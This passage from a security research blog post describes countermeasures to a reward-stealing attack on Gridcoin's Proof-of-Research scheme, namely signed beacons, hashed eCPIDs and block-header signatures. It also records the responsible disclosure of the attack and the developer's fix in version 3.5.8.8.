All Beacons in the chain are verifiable and the latest public key is always authentic. The Nonce provide freshness for the signature input, and therefore prevent replay attacks against the Beacon system.
Note that the eCPID needs to be completely unknown to the network, when sending the initial Beacon, for this concept to work as intended. The hash function ensures, that the Beacon does not reveal the fresh eCPID. As a result, an attacker is unable to mint with a eCPID even if he was able to intercept an initial Beacon and replaced the public key and signature with his own parameters, beforehand. This solution does not require any changes in the BOINC source code or the project servers.

Sign a block

In order to claim the Proof-of-Research reward for a newly created block, the Gridcoin minter computes a signature over the hash of the blockheader. Afterwards, he stores the resulting value at the end of the corresponding block in a new field. The private key used for the signature generation must correspond to the advertised public key by the user. It is important to note that the signature value is not part of the Merkle tree, and thus does not change the blockheader. In the end, the signature can then be verified by every other Gridcoin user via the advertised public key corresponding to the eCPID of the Gridcoin minter.

Responsible Disclosure

The attacks and the countermeasures were responsibly disclosed to the Gridcoin developer on the 14th of September, 2016. The developer used our proposed countermeasures and started to implement a new version. Since version 3.5.8.8, which is mandatory for all Gridcoin users, there exists an implementation, which contains countermeasures to our reward stealing attack.
See our next blog post, why Gridcoin is still insecure and should not be used anymore.

Further Reading
A more detailed description of Gridcoin and the attacks will be presented at WOOT'17, the paper is available here.

Authors

Tobias Niemann
Juraj Somorovsky
Related links

Dotnet-Interviews